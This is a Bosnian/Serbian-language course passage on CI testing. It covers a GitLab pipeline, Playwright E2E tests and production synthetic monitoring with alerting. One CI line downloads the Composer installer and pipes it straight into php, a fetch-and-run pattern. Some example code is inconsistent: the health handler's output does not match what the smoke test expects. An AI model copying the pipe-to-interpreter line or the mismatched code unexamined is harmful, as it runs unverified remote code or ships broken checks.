    - go install github.com/jstemmer/go-junit-report/v2@latest
  script:
    # Unit testovi (brzo, nema services)
    - go test ./internal/... -v -race -count=1 -coverprofile=coverage.out 2>&1 | tee test-output.txt
    # Coverage check
    - go tool cover -func=coverage.out | tail -1
    # Fail ako coverage < 70%
    - |
      COVERAGE=$(go tool cover -func=coverage.out | tail -1 | awk '{print $3}' | tr -d '%')
      echo "Coverage: ${COVERAGE}%"
      if [ $(echo "$COVERAGE < 70" | bc -l) -eq 1 ]; then
        echo "ERROR: Coverage ${COVERAGE}% je ispod minimuma 70%"
        exit 1
      fi
    # JUnit XML
    - cat test-output.txt | go-junit-report -set-exit-code > junit.xml
    # Integration testovi (s MySQL + Redis services)
    - go test ./internal/repository/... -v -race -count=1 -tags=integration 2>&1 | go-junit-report

```

```

-set-exit-code >> junit.xml
artifacts:
  when: always # Sačuvaj čak i ako test padne
  reports:
    junit: junit.xml
    coverage_report:
      coverage_format: cobertura
      path: coverage.xml
  paths:
    - coverage.out
  expire_in: 1 week
coverage: '/total:\s+\(statements\)\s+(\d+\.\d+)\%/'
rules:
  - if: $CI_PIPELINE_SOURCE == "merge_request_event"
  - if: $CI_COMMIT_BRANCH

test:php:
  stage: test
  image: php:8.3-fpm-alpine
  before_script:
    - apk add --no-cache $PHPIZE_DEPS linux-headers
    - pecl install pcov && docker-php-ext-enable pcov
    - curl -sS https://getcomposer.org/installer | php -- --install-dir=/usr/local/bin --
filename=composer
    - composer install --with-all-dependencies --no-interaction
  script:
    - ./vendor/bin/pest --ci --log-junit=junit.xml --coverage-cobertura=coverage.xml --min=70
  artifacts:
    when: always
    reports:
      junit: junit.xml
      coverage_report:
        coverage_format: cobertura
        path: coverage.xml
    expire_in: 1 week
  rules:
    - if: $CI_PIPELINE_SOURCE == "merge_request_event"
    - if: $CI_COMMIT_BRANCH

test:vue:
  stage: test
  image: node:20-alpine
  before_script:
    - cd frontend
    - npm ci
  script:
    - npm run test:unit -- --reporter=verbose --reporter=junit --outputFile=junit.xml
    - npm run type-check
  artifacts:
    when: always
    reports:
      junit: frontend/junit.xml
    expire_in: 1 week
  rules:
    - if: $CI_PIPELINE_SOURCE == "merge_request_event"
    - if: $CI_COMMIT_BRANCH

# =====
# STAGE: build
# =====

build:go:
  stage: build
  image: docker:24
  services:
    - docker:24-dind
  before_script:

```

```

- docker login -u $CI_REGISTRY_USER -p $CI_REGISTRY_PASSWORD $CI_REGISTRY
script:
# Dockerfile test stage je uključen u build – ako pane, build pane
- docker build
  --target production
  --tag $CI_REGISTRY_IMAGE/go-service:$CI_COMMIT_SHA
  --file services/go/Dockerfile
  services/go/
- docker push $CI_REGISTRY_IMAGE/go-service:$CI_COMMIT_SHA
rules:
- if: $CI_PIPELINE_SOURCE == "merge_request_event"
- if: $CI_COMMIT_BRANCH == "main"

# =====
# STAGE: deploy (review app)
# =====

deploy:review:
  stage: deploy
  image: bitnami/kubectl:latest
  environment:
    name: review/$CI_COMMIT_REF_SLUG
    url: https://mr-$CI_MERGE_REQUEST_IID.dev.firma.com
    on_stop: destroy:review
    auto_stop_in: 1 day
  script:
    - kubectl config use-context $KUBE_CONTEXT_DEV
    - envsubst < k8s/review-app.yaml | kubectl apply -f -
    - kubectl rollout status deployment/review-$CI_MERGE_REQUEST_IID -n review --timeout=300s
  rules:
    - if: $CI_MERGE_REQUEST_IID

# =====
# STAGE: e2e
# =====

e2e:review:
  stage: e2e
  image: mcr.microsoft.com/playwright:v1.42.0-jammy
  needs:
    - job: deploy:review # ne čeka sve prethodne jobs, samo deploy
  variables:
    APP_URL: "https://mr-$CI_MERGE_REQUEST_IID.dev.firma.com"
  script:
    - cd tests/e2e
    - npm ci
    - npx playwright test --reporter=junit,html
  after_script:
    # Upload Playwright HTML report kao artifact
    - echo "Playwright report dostupan u artifacts"
  artifacts:
    when: always
    reports:
      junit: tests/e2e/junit.xml
    paths:
      - tests/e2e/playwright-report/
    expire_in: 1 week
  rules:
    - if: $CI_MERGE_REQUEST_IID

# =====
# STAGE: destroy
# =====

destroy:review:
  stage: destroy
  image: bitnami/kubectl:latest

```

```
environment:
  name: review/$CI_COMMIT_REF_SLUG
  action: stop
script:
  - kubectl config use-context $KUBE_CONTEXT_DEV
  - kubectl delete deployment review-$CI_MERGE_REQUEST_IID -n review --ignore-not-found
  - kubectl delete service review-$CI_MERGE_REQUEST_IID -n review --ignore-not-found
  - kubectl delete ingress review-$CI_MERGE_REQUEST_IID -n review --ignore-not-found
when: manual
rules:
  - if: $CI_MERGE_REQUEST_IID
```

Paralelno izvršavanje u test stage-u

`test:go`, `test:php`, i `test:vue` su u istom `test` stage-u. GitLab pokreće sve jobs u istom stage-u paralelno. Ukupno trajanje test stage-a = trajanje najsporijeg job-a, ne suma svih.

Tipično: - `test:go`: 3-4 minute (uključuje integration testove s MySQL/Redis startup) - `test:php`: 1-2 minute - `test:vue`: 30 sekundi

Bez paralelizacije: 5-7 minuta. S paralelizacijom: 3-4 minute.

needs: vs stage dependency

Defaultno, svaki stage čeka da svi jobs u prethodnom stage-u završe. `needs`: mijenja ovo:

```
e2e:review:
  needs:
    - job: deploy:review
    # NE čeka build:php ili bilo šta drugo
```

`deploy:review` je ready čim Docker build završi. E2E može početi čim deploy prođe, ne čekajući sve ostale jobs u `deploy` stage-u (ako ih ima više).

JUnit u MR UI

Kada `artifacts: reports: junit:` je konfigurisan, GitLab prikazuje: - Broj prošlih/palih testova u MR overview - Lista specifičnih testova koji su pali - Diff od prethodnog run-a: “3 new failures, 1 fixed” - Klik na failed test → stack trace

Ovo drastično smanjuje debugging cycle. Umjesto da otvoriš CI log i tražiš FAIL pattern, odmah vidiš koji test pada.

Coverage u GitLab

```
coverage: '/total:\s+\(statements\)\s+(\d+\.\d+)%/'
```

Ovaj regex GitLab primjenjuje na job log da izvuče coverage broj. Prikazuje se: - U MR-u: coverage% za ovu granu - Diff prema main grani: “Coverage changed from 73% to 71%” - Badge na projektu: `[[coverage]]` (<https://gitlab.com/.../badges/main/coverage.svg>) (...)

Cobertura format (`coverage_report: cobertura`) omogućuje line-level coverage diff direktno u MR — vidiš koje linije koda nisu pokriven testovima.

Rules: kada se pokreće koji job

```
rules:
- if: $CI_PIPELINE_SOURCE == "merge_request_event" # MR pipeline
- if: $CI_COMMIT_BRANCH                          # svaki push na bilo koji branch
```

Bez `rules:` — job se pokreće uvijek. S ovim `rules:` — pokreće se na svaki commit i na svaki MR. Ovo je željeno ponašanje: testovi se nikad ne preskakuju.

Za jobs koji trebaju ići samo na `main`:

```
rules:
- if: $CI_COMMIT_BRANCH == "main"
```

Za jobs koji trebaju ići samo na MR:

```
rules:
- if: $CI_MERGE_REQUEST_IID
```

Protected branch + merge requirements

U GitLab Settings → Repository → Protected branches:

Branch	Allowed to push	Allowed to merge
<code>main</code>	No one	Maintainers
<code>staging</code>	No one	Developers + Maintainers

U GitLab Settings → Merge Requests:

- **“Pipelines must succeed”** — merge button je greyed out dok pipeline nije zelena
- **“All discussions must be resolved”** — nema merge dok postoje otvoreni komentari
- **Required approvals: 1** — bar jedan reviewer mora approvati

Ove tri kontrole zajedno garantiraju: nema koda u `main` koji nije prošao testove, nije review-an, ili ima otvorenih pitanja.

Source: `20-testiranje/06-playwright-e2e.md`

06 — Playwright E2E

Playwright u Docker: nema lokalnih instalacija

Playwright dolazi s vlastitim browser binarijama (Chromium, Firefox, WebKit). Ovi binariji ovise o sistemu library-jima koje developer mašina može imati ili ne mora imati.

Microsoft održava official Playwright Docker image koji ima sve systemske dependencije pre-instalirane:

```
# tests/e2e/Dockerfile

FROM mcr.microsoft.com/playwright:v1.42.0-jammy

WORKDIR /tests

# Kopiraj samo package fajlove prvo (layer cache)
COPY package.json package-lock.json playwright.config.ts ./

# npm ci: determiniran install iz package-lock.json
# Za razliku od npm install, nikad ne mijenja lockfile
RUN npm ci

# Kopiraj test fajlove
COPY tests/ tests/
COPY fixtures/ fixtures/

# Default command: pokrni sve testove
CMD ["npm", "run", "test"]
```

v1.42.0-jammy — specifična verzija. Ne koristiti latest. Playwright browser API se mijenja između verzija i testovi mogu početi padati ako se image promijeni bez tvog znanja.

```
import { defineConfig, devices } from '@playwright/test';

export default defineConfig({
  testDir: './tests',

  // Timeout po test (ne po assertion)
  timeout: 30000,

  // Retry failed tests – važno za E2E koji ovisi o network timing
  // U CI: 2 retries. Lokalno: 0 (hoćeš odmah vidjeti failure)
  retries: process.env.CI ? 2 : 0,

  // Broj paralelnih worker-a
  // U CI: 1 worker jer runner može biti ograničen resursima
  // Lokalno: automatski (po CPU core-ovima)
  workers: process.env.CI ? 1 : undefined,

  // Output formati
  reporter: [
    ['junit', { outputFile: 'junit.xml' }], // Za GitLab artifacts
    ['html', { open: 'never' }],           // HTML report za browsanje
    ['list'],                               // Console output
  ],

  use: {
    // Base URL iz environment varijable – različit po okruženju
    baseURL: process.env.APP_URL || 'http://localhost:3000',

    // Screenshot samo kad test padne
    screenshot: 'only-on-failure',

    // Video snimanje: zadrži samo za failing testove
    video: 'retain-on-failure',

    // Trace (network, screenshot sekvenca, console log): samo za failing
    trace: 'retain-on-failure',

    // Ignore HTTPS certificate errors u dev/review okruženjima
    ignoreHTTPSErrors: true,

    // Globalni timeout za svaki action (click, fill, expect)
    actionTimeout: 10000,
  },

  // Projekti = browser konfiguracije
  // Za MVP: samo Chromium. Dodati Firefox/WebKit kad je potrebno.
  projects: [
    {
      name: 'chromium',
      use: { ...devices['Desktop Chrome'] },
    },
    // Za mobile testing:
    // {
    //   name: 'mobile-chrome',
    //   use: { ...devices['Pixel 5'] },
    // },
  ],
});
```

`retries: 2` u CI-ju je kompromis. E2E testovi su inherentno flaky zbog network timing, animation, eventual consistency. 2 retries znači: test koji pade zbog timing-a ima 2 šanse da prođe. Legitimni bug treba pasti sva 3 puta. Ako test prolazi tek na 3. pokušaj — to je signal za popravak testa.

Login test (tests/auth.spec.ts)

```
import { test, expect, Page } from '@playwright/test';

// Shared setup koji se pokreće jednom po test file-u (ne po testu)
// Korisno za login koji je potreban za sve testove u fajlu
test.beforeEach(async ({ page }) => {
  // Svaki test počinje s čistom sesijom
  await page.context().clearCookies();
});

test('successful login shows hello world', async ({ page }) => {
  await page.goto('/');

  // data-testid atributi su stabilni – ne ovise o CSS klasi ili tekstu
  await page.fill('[data-testid="email"]', 'test@example.com');
  await page.fill('[data-testid="password"]', 'testpassword');
  await page.click('[data-testid="login-button"]');

  // Playwright automatski čeka da element bude vidljiv
  // timeout je iz config-a (actionTimeout: 10000)
  await expect(page.locator('[data-testid="welcome-message"]'))
    .toContainText('Hello World');

  // URL provjera – redirect nakon login-a
  await expect(page).toHaveURL('/dashboard');
});

test('invalid credentials shows error', async ({ page }) => {
  await page.goto('/');

  await page.fill('[data-testid="email"]', 'wrong@example.com');
  await page.fill('[data-testid="password"]', 'wrongpass');
  await page.click('[data-testid="login-button"]');

  // Provjera da error message postoji I da je vidljiv
  const errorMessage = page.locator('[data-testid="error-message"]');
  await expect(errorMessage).toBeVisible();
  await expect(errorMessage).toContainText('Invalid credentials');

  // Provjera da nismo redirectovani – ostali smo na login stranici
  await expect(page).toHaveURL('/');
});

test('shows validation error for empty email', async ({ page }) => {
  await page.goto('/');

  // Klikni submit bez unosa
  await page.fill('[data-testid="password"]', 'somepassword');
  await page.click('[data-testid="login-button"]');

  await expect(page.locator('[data-testid="email-error"]'))
    .toContainText('Email is required');
});

test('redirects to login if accessing protected route unauthenticated', async ({ page }) => {
  // Direktan pristup protected route-u bez login-a
  await page.goto('/dashboard');

  // Treba biti redirectovan na login
  await expect(page).toHaveURL('/');
});
```

Page Object Model za kompleksnije testove

Za aplikacije s više stranica, Page Object Model (POM) eliminira duplikaciju:

```
// tests/pages/LoginPage.ts
export class LoginPage {
  constructor(private page: Page) {}

  async goto() {
    await this.page.goto('/');
  }

  async login(email: string, password: string) {
    await this.page.fill('[data-testid="email"]', email);
    await this.page.fill('[data-testid="password"]', password);
    await this.page.click('[data-testid="login-button"]');
  }

  async getErrorMessage(): Promise<string | null> {
    const el = this.page.locator('[data-testid="error-message"]');
    return el.isVisible() ? el.textContent() : null;
  }
}

// tests/auth.spec.ts – čistiji testovi s POM
test('login flow', async ({ page }) => {
  const loginPage = new LoginPage(page);
  await loginPage.goto();
  await loginPage.login('test@example.com', 'testpassword');
  await expect(page).toHaveURL('/dashboard');
});
```

data-testid atributi: zašto i kako

E2E testovi se mogu oslanjati na: 1. CSS selektori: `.login-btn`, `#email-input` — mijenjaju se pri stilskim refaktorima 2. Tekst: `page.getByText('Login')` — mijenjaju se pri prijevodima ili copy izmjenama 3. ARIA role + label: `page.getByRole('button', { name: 'Login' })` — dobro, ali ovisi o accessibility implementaciji 4. `data-testid`: stabilni atributi čija jedina svrha je testiranje

```
<!-- U Vue komponenti -->
<template>
  <form @submit.prevent="handleSubmit">
    <input
      data-testid="email"
      v-model="email"
      type="email"
      placeholder="Email"
    />
    <input
      data-testid="password"
      v-model="password"
      type="password"
      placeholder="Password"
    />
    <button data-testid="login-button" type="submit">
      Login
    </button>
    <p v-if="error" data-testid="error-message">{{ error }}</p>
  </form>
</template>
```

`data-testid` atributi se uklanjaju iz production builda u Vite konfiguraciji:

```
// vite.config.ts
import { defineConfig } from 'vite'

export default defineConfig({
  plugins: [
    // Ukloni data-testid iz production HTML-a
    // (ne šalje se klijentu, ne eksponira test surface)
    ...(process.env.NODE_ENV === 'production'
      ? [removeDataTestIdPlugin()]
      : []),
  ],
})
```

Test korisnik i test data isolation

Playwright testovi u review app-u trebaju test korisnika koji je dostupan u svakom review okruženju.

```
# Kreiran pri env bootstrapu (Terraform provisioning ili K8s job)
# NE kreiran ručno, NE enak prod korisnicima

# SQL koji se izvršava pri bootstrap-u svakog review env-a:
INSERT INTO users (email, password_hash, is_test_account, created_at)
VALUES (
  'e2e-test@review.internal',
  '$2y$12$...', # bcrypt hash od test password-a, iz CI/CD secrets
  true,
  NOW()
);
```

Test password u CI/CD:

```
# .gitlab-ci.yml
e2e:review:
  variables:
    APP_URL: "https://mr-$CI_MERGE_REQUEST_IID.dev.firma.com"
    E2E_TEST_EMAIL: "e2e-test@review.internal"
    E2E_TEST_PASSWORD: $E2E_TEST_PASSWORD # iz GitLab CI/CD Variables (masked)
```

```
// tests/auth.spec.ts
test('successful login', async ({ page }) => {
  await page.goto('/');
  await page.fill('[data-testid="email"]', process.env.E2E_TEST_EMAIL!);
  await page.fill('[data-testid="password"]', process.env.E2E_TEST_PASSWORD!);
  // ...
});
```

Nikad ne hardkodiraj credentials u test fajlovima. Git history je zauvijek.

GitLab CI E2E job

```
e2e:review:
  stage: e2e
  image: mcr.microsoft.com/playwright:v1.42.0-jammy
  needs:
    - job: deploy:review
      artifacts: false # ne trebamo artifacts od deploy job-a
  variables:
    APP_URL: "https://mr-$CI_MERGE_REQUEST_IID.dev.firma.com"
    E2E_TEST_EMAIL: "e2e-test@review.internal"
    E2E_TEST_PASSWORD: $E2E_TEST_PASSWORD # masked CI/CD variable
    CI: "true" # aktivira CI mode u playwright.config.ts
  script:
    - cd tests/e2e
    - npm ci
    - npx playwright test
  after_script:
    # Zip playwright HTML report za lakši download
    - cd tests/e2e && zip -r playwright-report.zip playwright-report/ || true
  artifacts:
    when: always
    reports:
      junit: tests/e2e/junit.xml
    paths:
      - tests/e2e/playwright-report/
      - tests/e2e/playwright-report.zip
    expire_in: 1 week
  rules:
    - if: $CI_MERGE_REQUEST_IID
  retry:
    max: 1 # retry cijeli job jednom ako pane
    when:
      - script_failure
      - runner_system_failure
```

`when: always` za artifacts — kritično. Playwright screenshots i video postoje samo kad test padne. Ako ne sačuvaš artifacts pri failure-u, nemaš dokaz o tome šta se desilo.

`retry: max: 1` — razlikuje se od Playwright `retries` config. Playwright retry je retry pojedinog testa unutar job-a. GitLab job retry je restart cijelog job-a. Job retry je za infrastructure failures (runner timeout, network izpad). Test retry je za flaky testove.

Playwright Trace Viewer

Kad test padne i imaš `trace: 'retain-on-failure'`, dobijete `.zip` fajl koji možete otvoriti u trace viewer-u:

```
# Lokalno
npx playwright show-trace tests/e2e/test-results/trace.zip

# Ili online: trace.playwright.dev
```

Trace sadrži: - Screenshot svake network request - DOM snapshot pri svakom koraku - Console log i network log - Točan timestamp svake akcije

Za debugging E2E failure-a iz CI-ja — preuzmeš artifact, otvoriš trace, vidiš tačno šta se desilo.

07 — Synthetic monitoring za produkciju

Deploy E2E vs synthetic monitoring: ključna razlika

Deploy pipeline E2E	Synthetic monitoring
Pokreće se: pri svakom deployu	Pokreće se: svakih 15 minuta (cron)
Cilj: blokira loš deployment	Cilj: detektuje degradaciju u prod
Okruženje: review app / staging	Okruženje: PRODUKCIJA
Failure: MR ne može biti mergean	Failure: Slack/PagerDuty alert
Trajanje: 5-10 minuta	Trajanje: 2-3 minute (samo smoke)
Testovi: happy path + edge cases	Testovi: samo kritični happy path
Upravljanje: deploy tim	Upravljanje: on-call tim

Deploy E2E testira: “je li ovaj kod siguran za deployment?” Synthetic monitoring testira: “radi li produkcija u ovom trenutku?”

Ovo su različita pitanja koja zahtijevaju različite alate i odgovore. Pomiješati ih (npr. koristiti deploy E2E za prod monitoring) znači: ili blokiraš produkcionu deployment svaki put kad je prod down, ili ne testiraš produkciju dovoljno.

GitLab Scheduled Pipeline

GitLab CI → Schedules → New schedule:

```
Description: Synthetic monitoring - svakih 15 minuta
Interval:    */15 * * * *
Branch:      main
Variables:
  SYNTHETIC_MONITORING: "true"
  APP_URL: "https://app.firma.com"
  MONITORING_ENV: "production"
```



```
# .gitlab-ci.yml – dodatni job koji se pokreće SAMO u scheduled pipeline-u

synthetic:monitoring:
  stage: test
  image: mcr.microsoft.com/playwright:v1.42.0-jammy
  variables:
    APP_URL: "https://app.firma.com"
    E2E_PROD_EMAIL: $SYNTHETIC_MONITOR_EMAIL      # masked CI/CD variable
    E2E_PROD_PASSWORD: $SYNTHETIC_MONITOR_PASSWORD # masked CI/CD variable
    CI: "true"
  script:
    - cd tests/e2e
    - npm ci --prefer-offline # koristiti npm cache, ne preuzimati svaki put
    - npx playwright test --grep @smoke --reporter=junit,list
  after_script:
    # Obavijesti Slack/PagerDuty ako je job pao
    - |
      if [ $CI_JOB_STATUS = "failed" ]; then
        curl -X POST $SLACK_WEBHOOK_URL \
          -H 'Content-type: application/json' \
          --data "{\"text\": \"PROD ALERT: Synthetic monitoring failed. Pipeline: $CI_PIPELINE_URL\"}"
      fi
  artifacts:
    when: always
    reports:
      junit: tests/e2e/junit.xml
    paths:
      - tests/e2e/playwright-report/
    expire_in: 3 days
  rules:
    # Pokreće se SAMO u scheduled pipeline-u s ovom varijablom
    - if: $SYNTHETIC_MONITORING == "true"
```

`--grep @smoke` — Playwright filter koji pokreće samo testove označene s `@smoke` tagom. Ovi testovi su minimalni (login + health check), ne cijeli E2E suite.

Smoke testovi za produkciju (@smoke)

```
// tests/smoke/production.spec.ts

import { test, expect } from '@playwright/test';

// @smoke tag – ovi testovi se pokreću u synthetic monitoring
test('@smoke login flow', async ({ page }) => {
  const start = Date.now();

  await page.goto('/');
  await page.fill('[data-testid="email"]', process.env.E2E_PROD_EMAIL!);
  await page.fill('[data-testid="password"]', process.env.E2E_PROD_PASSWORD!);
  await page.click('[data-testid="login-button"]');

  await expect(page.locator('[data-testid="welcome-message"]'))
    .toContainText('Hello World', { timeout: 10000 });

  const responseTime = Date.now() - start;

  // Response time threshold: ako traje dulje od 2 sekunde, nešto nije u redu
  expect(responseTime).toBeLessThan(2000);
  console.log(`Login flow completed in ${responseTime}ms`);
});

test('@smoke health endpoints are responding', async ({ request }) => {
  // Go service health endpoint
  const goHealth = await request.get(`${process.env.APP_URL}/api/health`);
  expect(goHealth.status()).toBe(200);

  const goBody = await goHealth.json();
  expect(goBody.status).toBe('ok');
  expect(goBody.mysql).toBe('connected');
  expect(goBody.redis).toBe('connected');

  // PHP service health (ako postoji zasebni health endpoint)
  const phpHealth = await request.get(`${process.env.APP_URL}/health`);
  expect(phpHealth.status()).toBe(200);
});

test('@smoke login response time under threshold', async ({ request }) => {
  const start = Date.now();

  const response = await request.post(`${process.env.APP_URL}/api/auth/login`, {
    data: {
      email: process.env.E2E_PROD_EMAIL,
      password: process.env.E2E_PROD_PASSWORD,
    },
  });

  const duration = Date.now() - start;

  expect(response.status()).toBe(200);

  // P95 threshold za produkcijski login
  expect(duration).toBeLessThan(2000);

  console.log(`API login response time: ${duration}ms`);
});
```

Smoke testovi su namjerno minimalni. Ne testiraju edge case-ove. Ne testiraju validation. Testiraju samo: “je li kritični happy path end-to-end funkcionalan u ovom trenutku?”

Zasebni test korisnik za produkciju

```
-- Jednom pri prod bootstrap (ne u migraciji, u ručnom provisioning script-u)
-- Email domena koja nikad neće biti pravi korisnik
INSERT INTO users (
  email,
  password_hash,
  is_test_account,
  created_at,
  email_verified_at -- ako postoji email verification, pre-verify
) VALUES (
  'synthetic@monitor.internal',
  '$2y$12$...', -- bcrypt hash, generiran jednom i sačuvan u secrets manageru
  true,
  NOW(),
  NOW()
);

-- Test account nema permisije pristupa pravim podacima
-- Limitiran je na "hello world" feature koji synthetic test verificira
INSERT INTO user_roles (user_id, role)
SELECT id, 'synthetic_monitor'
FROM users
WHERE email = 'synthetic@monitor.internal';
```

Zašto zasebni korisnik: 1. Password nikad ne ističe (nema account expiry policy za service account) 2. Audit log ne miješa test akcije s pravim korisničkim akcijama 3. Rate limiting se može exemptovati za ovaj specifični account 4. Account se može lako identificirati i ukloniti

Cišćenje test data iz produkcije

Synthetic monitoring korisnik generiše sesije, logove, eventualno test narudžbe ili sl. Ovo treba čistiti:

```
-- Cron job koji se pokreće svaki sat (Kubernetes CronJob ili RDS event scheduler)
-- Briše sve sesije synthetic monitoring korisnika starije od 2 sata
DELETE FROM sessions
WHERE user_id IN (
  SELECT id FROM users WHERE is_test_account = true
)
AND created_at < NOW() - INTERVAL 2 HOUR;

-- Briše sve akcije (audit log) synthetic monitoring korisnika
DELETE FROM audit_log
WHERE user_id IN (
  SELECT id FROM users WHERE is_test_account = true
)
AND created_at < NOW() - INTERVAL 24 HOUR;
```

```
# k8s/cronjob-cleanup-test-data.yaml
apiVersion: batch/v1
kind: CronJob
metadata:
  name: cleanup-synthetic-test-data
  namespace: production
spec:
  schedule: "0 * * * *" # svaki sat
  jobTemplate:
    spec:
      template:
        spec:
          containers:
            - name: cleanup
              image: mysql:8.0
              command:
                - /bin/sh
                - -c
                - |
                  mysql -h $DB_HOST -u $DB_USER -p$DB_PASS $DB_NAME \
                    -e "DELETE FROM sessions WHERE user_id IN (SELECT id FROM users WHERE
is_test_account = true) AND created_at < NOW() - INTERVAL 2 HOUR;"
              envFrom:
                - secretRef:
                    name: db-credentials
              restartPolicy: OnFailure
```

Alertmanager integracija

Scheduled pipeline failure automatski triggeruje alert. Postoje dva pristupa:

Direktno iz pipeline-a (simple)

```
# U after_script synthetic monitoring job-a (vidi gore)
after_script:
- |
  if [ "$CI_JOB_STATUS" = "failed" ]; then
    curl -X POST "$SLACK_WEBHOOK_URL" \
      -H 'Content-type: application/json' \
      --data "{
        \"text\": \"PROD DOWN\",
        \"attachments\": [{
          \"color\": \"danger\",
          \"text\": \"Synthetic monitoring failed.\nPipeline: $CI_PIPELINE_URL\nJob:
$CI_JOB_URL\nTime: $(date -u)\"
        }]
      }"
  fi
```

Kroz Prometheus + Alertmanager (napredni)

GitLab eksponira pipeline status kao metric. Prometheus scrape-a GitLab API, Alertmanager šalje notifikacije.

```
# prometheus/rules/gitlab-synthetic.yml
groups:
- name: synthetic-monitoring
  rules:
  - alert: SyntheticMonitoringFailed
    expr: |
      gitlab_ci_pipeline_status{
        project="firma/app",
        ref="main",
        source="schedule"
      } == 0
    for: 5m # Čekaj 5 minuta (može biti lažni alarm pri jednom fail-u)
    labels:
      severity: critical
      team: on-call
    annotations:
      summary: "Synthetic monitoring je pao"
      description: "GitLab scheduled pipeline za produkcijsko monitoring je pao {{ $value }} puta
u zadnjih 5 minuta"
      runbook_url: "https://wiki.firma.com/runbooks/synthetic-monitoring"
      dashboard_url: "https://grafana.firma.com/d/synthetic-monitoring"
```

```
# alertmanager/config.yml
route:
  group_by: ['alertname']
  group_wait: 30s
  group_interval: 5m
  repeat_interval: 1h
  receiver: 'slack-critical'
  routes:
  - match:
      severity: critical
    receiver: pagerduty-oncall

receivers:
- name: slack-critical
  slack_configs:
  - api_url: $SLACK_WEBHOOK_URL
    channel: '#prod-alerts'
    title: 'PROD ALERT: {{ .GroupLabels.alertname }}'
    text: '{{ range .Alerts }}{{ .Annotations.description }}{{ end }}'

- name: pagerduty-oncall
  pagerduty_configs:
  - routing_key: $PAGERDUTY_KEY
    description: '{{ .GroupLabels.alertname }}: {{ .CommonAnnotations.summary }}'
```

SSL certifikat expiry monitoring

SSL expiry nije samo “upozorenje” — expired cert = produkcija je down za sve korisnike.

```
// tests/smoke/ssl.spec.ts

test('@smoke ssl certificate valid and not expiring soon', async ({ request }) => {
  // Playwright/Node.js ne eksponira cert info direktno
  // Koristimo shell komandu ili zasebni check

  // Alternativno: provjeri kroz API endpoint koji eksponuje cert info
  const response = await request.get(`${process.env.APP_URL}/api/health/ssl`);
  expect(response.status()).toBe(200);

  const body = await response.json();
  expect(body.ssl_valid).toBe(true);

  // Expiry ne smije biti unutar 30 dana
  const expiryDate = new Date(body.ssl_expires_at);
  const now = new Date();
  const daysUntilExpiry = Math.floor((expiryDate.getTime() - now.getTime()) / (1000 * 60 * 60 * 24));

  console.log(`SSL cert expires in ${daysUntilExpiry} days (${body.ssl_expires_at})`);

  // Warning threshold: 30 dana
  if (daysUntilExpiry < 30) {
    console.warn(`WARNING: SSL cert expires in ${daysUntilExpiry} days!`);
  }

  // Hard failure: 7 dana ili manje
  expect(daysUntilExpiry).toBeGreaterThan(7);
});
```

Go health endpoint koji vraća SSL info:

```
// handlers/health.go
func HealthHandler(w http.ResponseWriter, r *http.Request) {
  // Provjeri MySQL
  mysqlOK := db.Ping() == nil

  // Provjeri Redis
  redisOK := rdb.Ping(context.Background()).Err() == nil

  // SSL cert expiry
  certs, err := tls.LoadX509KeyPair(certFile, keyFile)
  var sslExpiresAt time.Time
  if err == nil && len(certs.Certificate) > 0 {
    cert, _ := x509.ParseCertificate(certs.Certificate[0])
    sslExpiresAt = cert.NotAfter
  }

  status := map[string]interface{}{
    "status":      "ok",
    "mysql":       map[string]bool{"connected": mysqlOK},
    "redis":       map[string]bool{"connected": redisOK},
    "ssl_valid":   err == nil,
    "ssl_expires_at": sslExpiresAt.Format(time.RFC3339),
  }

  statusCode := http.StatusOK
  if !mysqlOK || !redisOK {
    status["status"] = "degraded"
    statusCode = http.StatusServiceUnavailable
  }

  w.Header().Set("Content-Type", "application/json")
  w.WriteHeader(statusCode)
  json.NewEncoder(w).Encode(status)
}
```

Pregled: šta synthetic monitoring pokriva

Check	Frekvencija	Threshold	Alert ako
Login happy path	15 min	< 2s	padne 2x zaredom
Go health endpoint	15 min	HTTP 200	pade
MySQL connectivity	15 min	connected	pade
Redis connectivity	15 min	connected	pade
Login API response time	15 min	< 2s	> 2s dva puta
SSL cert expiry	svaki sat	> 30 dana	< 30 dana (warning), < 7 dana (critical)

Synthetic monitoring nije zamjena za application metrics (Prometheus + Grafana). To je vanjska provjera: “može li pravi korisnik koristiti aplikaciju u ovom trenutku?” dok metrics govore “šta se dešava unutar aplikacije”.
Idealno: i jedno i drugo. Monitoring kao slojevita odbrana.

Source: 20-testiranje/08-vezba-priprema-ai-okvira-i-sync.md

08 — Vežba: Testiranje

Gradiš AI-okvir za testove (Go test, PHP/Pest, E2E Playwright) i pokrećeš ceo test suite sa pragom pokrivenosti koji blokira CI ako nije zadovoljen.

1. Diskusija

Pre nego počneš, razjasni sa AI-om:

Šta tačno radimo: Definišemo pravila testne piramide, postavljamo prag pokrivenosti u CI-ju i pokrećemo unit, integration i E2E testove za Go i PHP servise.

Pretpostavke za potvrdu: - Go i PHP servisi imaju bar po jedan postojeći test koji prolazi - Playwright je instaliran i konfigurisano za E2E smoke - CI pipeline čita coverage report i može da obori build

Van opsega: - Pisanje novih feature testova (samo okvir i pokrivenost) - Mocking eksternih servisa trećih strana

Prompt za diskusiju:

```
Evo funkcije/servisa [kod]. Predloži unit testove za rubne slučajeve
i jedan E2E smoke; objasni zašto baš ti slučajevi nose rizik.
Koje coverage metrike su relevantne za jezgro logike nasuprot helpera?
```

2. Plan

Aktiviraj plan mode: u Claude Code terminalu kucaj `/plan` pre bilo koje izmene.

Cilj: Uspostaviti testnu piramidu sa merljivim pragom pokrivenosti koji CI blokira.

Fajlovi koji se diraju: - `CLAUDE.md` ili `.claude/rules/test-checks.md` - `Makefile` ili CI konfiguracija — dodati coverage threshold korak - `playwright.config.ts` — smoke test konfiguracija

Fajlovi koji se NE diraju: - Postojeći test fajlovi — ne brišemo testove, samo dodajemo okvir - `docker-compose.yml` — runtime okruženje ostaje nepromenjeno

AI okvir za ovu oblast:

Dodaj sekciju u `CLAUDE.md` ili napravi `.claude/rules/test-checks.md`

Sadržaj pravila:

- Piramida: jezgro logike pokriveno unit-testovima; integracija samo za kritične putanje; malo, stabilnih E2E.
- CI obara build ako coverage < prag (npr. 70% na jezgru logike).
- Bez sleep/retry hakova u testovima; koristi deterministička čekanja i test doubles.
- Flaky testovi se odmah izolovaju i ispravljaju, ne skipuju.
- E2E smoke pokriva samo "mora da radi" putanje, ne sve permutacije.

Acceptance criteria: - [] unit testovi (Go + PHP) prolaze bez grešaka - [] coverage jezgra logike iznad definisanog praga (npr. 70%) - [] E2E smoke prolazi - [] CI korak obara build kada coverage padne ispod praga - [] pravila testne piramide zapisana u AI-okviru

AI pregled plana:

Evo plana pre egzekucije:

